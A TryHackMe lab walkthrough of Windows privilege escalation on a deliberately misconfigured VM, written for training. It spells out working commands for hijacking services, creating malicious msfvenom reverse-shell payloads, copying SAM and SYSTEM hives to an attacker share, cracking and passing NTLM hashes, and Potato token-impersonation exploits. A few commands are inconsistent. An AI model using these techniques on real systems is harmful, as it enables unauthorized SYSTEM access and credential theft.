
- Published on
TryHackMe - Windows Privilege Escalation Writeup
- Authors

- Name
- Usman Mushtaq
TryHackMe - Windows PrivEsc
Room: tryhackme.com/room/windows10privesc Difficulty: Medium | Time: ~75 min | Type: Walkthrough Author: Muhammad Usman
Practice your Windows Privilege Escalation skills on an intentionally misconfigured Windows VM with multiple ways to get admin/SYSTEM! RDP is available. Credentials:
user:password321
Overview
This room picks up right where the Linux PrivEsc room leaves off, but on a Windows 10 / Server-style target. We start with a low-privileged account (user / password321) connected over RDP, and a folder of tools (C:\PrivEsc) - including accesschk.exe from the Sysinternals suite, PSExec64.exe, PrintSpoofer.exe, and RoguePotato.exe - that have already been staged on the box for us.
The room walks through eight categories of Windows privilege escalation, building toward a SYSTEM shell each time:
- Service Exploits - insecure permissions, unquoted paths, weak registry ACLs, writable executables
- Registry - AutoRuns,
AlwaysInstallElevated - Passwords - registry, saved credentials, the SAM database, pass-the-hash
- Scheduled Tasks
- Insecure GUI Apps
- Startup Apps
- Token Impersonation - Rogue Potato and PrintSpoofer
Throughout, the same basic pattern repeats: find something that runs with higher privileges than us, and that we have some form of write access to, then redirect it to our own reverse shell executable (referred to throughout as reverse.exe, generated ahead of time with msfvenom).
A netcat listener on the Kali attacking box (10.17.55.14) is reused for almost every technique in this write-up - only the target's IP address and the listening port change between sections, since each technique was demonstrated against its own purpose-built lab instance.
Service Exploits - Insecure Service Permissions
Windows services can be reconfigured by anyone who holds the right permissions on the Service Control Manager object for that service - even without local admin rights. accesschk.exe (a Sysinternals tool) is the standard way to check exactly what rights an account holds over a file, folder, registry key, or service.
C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc
-u- only report objects the account can access-w- only show entries that grant write access-c- the object being checked is a service-q- suppress the banner-v- verbose output
(user here is the literal account name we're logged in as - the low-privileged account this lab gives us - and daclsvc is the service being checked.)
 The standout permission is
 SERVICE_CHANGE_CONFIG - the right to reconfigure the service, even without administrative privileges.sc qc shows the full service configuration, including which account it runs as:
sc qc daclsvc

SERVICE_START_NAME : LocalSystem confirms the service runs as the SYSTEM account - the highest level of privilege on Windows. If we can control what this service runs, we can run it as SYSTEM.Since we have SERVICE_CHANGE_CONFIG, we can simply repoint the service's binary path at our own reverse shell:
sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""

net start daclsvc



Back on Kali, a listener catches the resulting shell - running as SYSTEM:
nc -nlvp 100
Service Exploits - Unquoted Service Path
When a service's executable path contains spaces and isn't wrapped in quotation marks, Windows doesn't know where the executable name ends and its arguments begin. It resolves this ambiguity by trying each space-delimited segment in turn, working from left to right, as if it were itself a valid path to an executable.
sc qc unquotedsvc

BINARY_PATH_NAME : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe - unquoted, and again running as LocalSystem. Windows will try, in order: C:\Program.exe, then C:\Program Files\Unquoted.exe, then C:\Program Files\Unquoted Path Service\Common.exe, and so on, until something actually exists at that path.accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"


BUILTIN\Users has write access to this directory - meaning we can drop a file called Common.exe here and Windows will run it before it ever reaches the real, fully-qualified executable.copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"

net start unquotedsvc

nc -nlvp 100
Service Exploits - Weak Registry Permissions
Every service's configuration is also represented in the registry under HKLM\SYSTEM\CurrentControlSet\Services\<name>. If that registry key itself is writable, we don't even need SERVICE_CHANGE_CONFIG on the service - we can just rewrite its ImagePath value directly.
sc qc regsvc

accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc

NT AUTHORITY\INTERACTIVE - essentially any interactively logged-on user, including us - has full key access (KEY_ALL_ACCESS).reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f


net start regsvc

nc -nlvp 100
Service Exploits - Insecure Service Executables

Sometimes the service configuration itself is locked down, but the executable file the service points to is not - anyone can simply overwrite it on disk.
sc qc filepermsvc
accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"

Everyone has FILE_ALL_ACCESS over the service's own executable file. We don't need to touch the service configuration at all - just replace the file.copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y

net start filepermsvc


nc -nlvp 100
Registry - AutoRuns
Programs listed under the Run registry keys start automatically whenever a user logs on - with that user's privileges. If an administrator's AutoRun entry points at a file we can overwrite, our payload runs the next time they log in.
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
 Two entries: the legitimate
 SecurityHealthSystray.exe, and a custom "My Program" pointing at C:\Program Files\Autorun Program\program.exe.accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"

copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y


A new logon (simulated here with rdesktop) triggers the AutoRun entry:
rdesktop 10.201.78.192
nc -nlvp 100

Note: AutoRun entries fire with the privileges of whoever logs on - they don't grant SYSTEM by themselves. In a real engagement, this technique only pays off once an administrator actually logs into the box; in this lab, we simulate that by triggering a new session ourselves.
Registry - AlwaysInstallElevated
AlwaysInstallElevated is a Group Policy setting that, when enabled for both HKCU and HKLM, tells Windows Installer (.msi) packages to always install with SYSTEM privileges - regardless of who launches them.
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
 Both keys are set to
 1 - the misconfiguration is present.On Kali, generate a malicious .msi with msfvenom and transfer it across (the LHOST below is a placeholder - substitute your own attacking IP):
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=53 -f msi -o reverse.msi
copy \\10.17.55.14\kali\reverse.exe C:\PrivEsc\reverse.msi

msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
 Because
 AlwaysInstallElevated is set, the installer runs as SYSTEM regardless of our own privilege level - and so does the payload inside it.Passwords - Registry
Passwords are sometimes carelessly left sitting in the registry - most commonly inside configuration left behind by third-party software. A targeted search for the word "password" across HKLM can turn these up quickly:
reg query HKLM /f password /t REG_SZ /s
The same search can be run far faster using a dedicated enumeration tool:
C:\PrivEsc\winPEASany.exe password fast

 A saved PuTTY session reveals a proxy password (
password123) for the user admin.winexe -U 'admin%password123' //10.201.45.28 cmd.exe
Passwords - Saved Creds
Windows can store credentials for later reuse (via Credential Manager). If an administrator has ever used runas /savecred on the box, their credentials may still be sitting there, ready to be reused by anyone.
cmdkey /list
 Saved domain credentials exist for the
 admin account.runas /savecred /user:admin C:\PrivEsc\reverse.exe

nc -nlvp 100
Passwords - Security Account Manager (SAM)
The SAM and SYSTEM registry hives together hold every local account's password hash. This box has an old-style insecure backup of both sitting in C:\Windows\Repair\.
copy C:\Windows\Repair\SAM \\10.17.55.14\kali\
copy C:\Windows\Repair\SYSTEM \\10.17.55.14\kali\

On Kali, creddump7 extracts the hashes (the version bundled with Kali by default is too old to parse Windows 10 hives correctly, so it needs to be cloned fresh). A missing Crypto module was resolved by installing pycryptodome inside a pipenv virtual environment:
git clone https://github.com/Tib3rius/creddump7
pipenv install pycryptodome
pipenv run python3 creddump7/pwdump.py SYSTEM SAM
 The
The admin account's NTLM hash is now in hand.hashcat -m 1000 --show hashes.txt
 Cracked:
 admin's password is password123. From here, that password can be used directly with winexe or RDP.Passwords - Passing the Hash
Cracking a password is often unnecessary - Windows accepts an NTLM hash as a direct authentication credential for many remote protocols, without ever needing to recover the plaintext. The full hash (LM and NTLM halves, separated by a colon) can be fed straight to pth-winexe:
pth-winexe -U 'admin%<lm_hash>:<ntlm_hash>' //10.201.99.21 cmd.exe
This yields a shell as admin with zero cracking required - useful both for speed, and for accounts whose passwords may never crack against a wordlist at all.
Scheduled Tasks
Scheduled tasks, like cron jobs on Linux, run on a timer with the privileges of whichever account they're configured under - not the privileges of whoever happens to be logged in.
type C:\DevTools\CleanUp.ps1
 A comment in the script gives the game away: "run as SYSTEM (should probably fix this later)." It runs every minute.
C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
 We have full write access to the script.
echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1

A minute later, the task fires and runs our payload as SYSTEM:
nc -nlvp 100
Insecure GUI Apps
Some administrative tooling launches ordinary desktop applications with elevated privileges for convenience - without considering what those applications can be tricked into doing.
rdesktop -u user -p password321 10.201.99.21
Double-clicking an "AdminPaint" shortcut on the desktop launches Microsoft Paint running as admin:
tasklist /V | findstr mspaint.exe

From inside Paint, opening File → Open and pasting file://c:/windows/system32/cmd.exe into the navigation bar, then pressing Enter, spawns a command prompt - inheriting Paint's elevated privileges. This is a classic "common dialog" trick: any standard Windows file-open/save dialog can be abused the same way to launch an arbitrary executable with whatever privilege level the parent application is running under.
Startup Apps
Files placed in the global Startup folder run automatically for every user the next time they log on - including administrators.
C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"

cscript C:\PrivEsc\CreateShortcut.vbs
 This drops a
 .lnk shortcut pointing at reverse.exe into the shared StartUp folder.The next time an administrator logs on (simulated here via RDP), the shortcut fires and a shell connects back running with that administrator's privileges.
Token Impersonation - Rogue Potato
Service accounts such as NT AUTHORITY\LOCAL SERVICE frequently hold SeImpersonatePrivilege - the right to impersonate the security token of a client that connects to them. The various "Potato" exploits (RoguePotato, PrintSpoofer, and others) abuse this privilege by tricking a SYSTEM-level component (e.g. the DCOM/OXID resolver) into authenticating to a service we control, letting us capture and reuse its SYSTEM token.
First, a socat redirector on Kali forwards the standard DCOM port (135) on the loopback to a listener we run locally:
sudo socat tcp-listen:135,reuseaddr,fork tcp:10.201.99.21:9999

To simulate obtaining a service-account shell, we log into RDP as admin, open an elevated command prompt, and use PSExec64.exe to launch reverse.exe running as local service:
C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe

nc -nlvp 100

From inside that local service shell, running RoguePotato triggers the privilege escalation:
C:\PrivEsc\RoguePotato.exe -r 10.10.10.10 -e "C:\PrivEsc\reverse.exe" -l 9999
 RoguePotato negotiates with the OXID resolver, captures a SYSTEM token, and uses it to launch our second payload.
nc -lvnp 100

Token Impersonation - PrintSpoofer
PrintSpoofer achieves the same outcome as RoguePotato - capturing a SYSTEM token from an account holding SeImpersonatePrivilege - but does so by abusing the Print Spooler service's named-pipe behaviour instead of DCOM/OXID, which makes it simpler to use and less dependent on specific Windows patch levels.
As before, we first simulate a service-account shell via PSExec64.exe:
C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe

nc -nlvp 100

From that shell, PrintSpoofer escalates straight to SYSTEM:
C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i
 PrintSpoofer finds
 SeImpersonatePrivilege, sets up a named pipe, and uses CreateProcessAsUser() to launch our payload as SYSTEM.nc -lvnp 100
whoami

whoami confirms nt authority\system - full SYSTEM privileges achieved.Privilege Escalation Scripts
Beyond the manual techniques above, the room also stages several automated enumeration tools worth knowing:
- winPEAS -
winpeasany.exe/winpeasx64.exe- broad, noisy, very thorough Windows enumeration - Seatbelt - host-survey "safety checks" from both offensive and defensive angles
- PowerUp.ps1 - PowerShell-based privesc enumeration and exploitation helper
- SharpUp - a C# port of PowerUp's checks
None of these tools catch every technique covered in this room on their own - they're a force-multiplier for enumeration, not a substitute for understanding why each misconfiguration above is exploitable.
Summary of Techniques
| Technique | Misconfiguration | Outcome |
|---|---|---|
| Service Permissions | SERVICE_CHANGE_CONFIG granted to a low-priv user | SYSTEM shell via sc config |
| Unquoted Service Path | Unquoted binary path + writable parent directory | SYSTEM shell via planted Common.exe |
| Weak Registry Permissions | Writable service registry key | SYSTEM shell via ImagePath overwrite |
| Insecure Service Executables | World-writable service binary | SYSTEM shell via binary replacement |
| Registry AutoRuns | World-writable AutoRun target | Shell on next logon |
| AlwaysInstallElevated | Both policy keys set to 1 | SYSTEM shell via malicious .msi |
| Passwords - Registry | Cleartext password in a saved PuTTY session | Admin shell via winexe |
| Passwords - Saved Creds | Cached runas credentials | Admin shell via runas /savecred |
| Passwords - SAM | Insecure backup of SAM/SYSTEM hives | Cracked NTLM hash |
| Passing the Hash | NTLM hash alone is sufficient for auth | Admin shell, no cracking needed |
| Scheduled Tasks | Writable script run by a SYSTEM-scheduled task | SYSTEM shell on next trigger |
| Insecure GUI Apps | Elevated GUI app exposes a file-open dialog | Elevated cmd.exe |
| Startup Apps | World-writable global StartUp folder | Shell on next logon |
| Token Impersonation (RoguePotato) | SeImpersonatePrivilege on a service account | SYSTEM shell via OXID resolver abuse |
| Token Impersonation (PrintSpoofer) | SeImpersonatePrivilege on a service account | SYSTEM shell via Print Spooler named pipe |
Key Takeaways
- Least privilege matters for service ACLs, not just user accounts. A low-privileged user with
SERVICE_CHANGE_CONFIGover a SYSTEM-level service is functionally equivalent to giving that user SYSTEM. - Quote your service paths. A single missing pair of quotation marks around a path containing spaces is enough to let any authenticated user hijack execution flow.
- File-system and registry permissions need to be audited together. A perfectly locked-down service configuration is worthless if the binary it points to - or the registry key that describes it - is left writable.
SeImpersonatePrivilegeis high-value and commonly available. Any service account holding it (which is most of them, by default) is one Potato exploit away from SYSTEM.- Credentials linger everywhere - in the registry, in Credential Manager, in old SAM backups, in saved application sessions. Enumeration for stored secrets is just as important as enumeration for misconfigured permissions.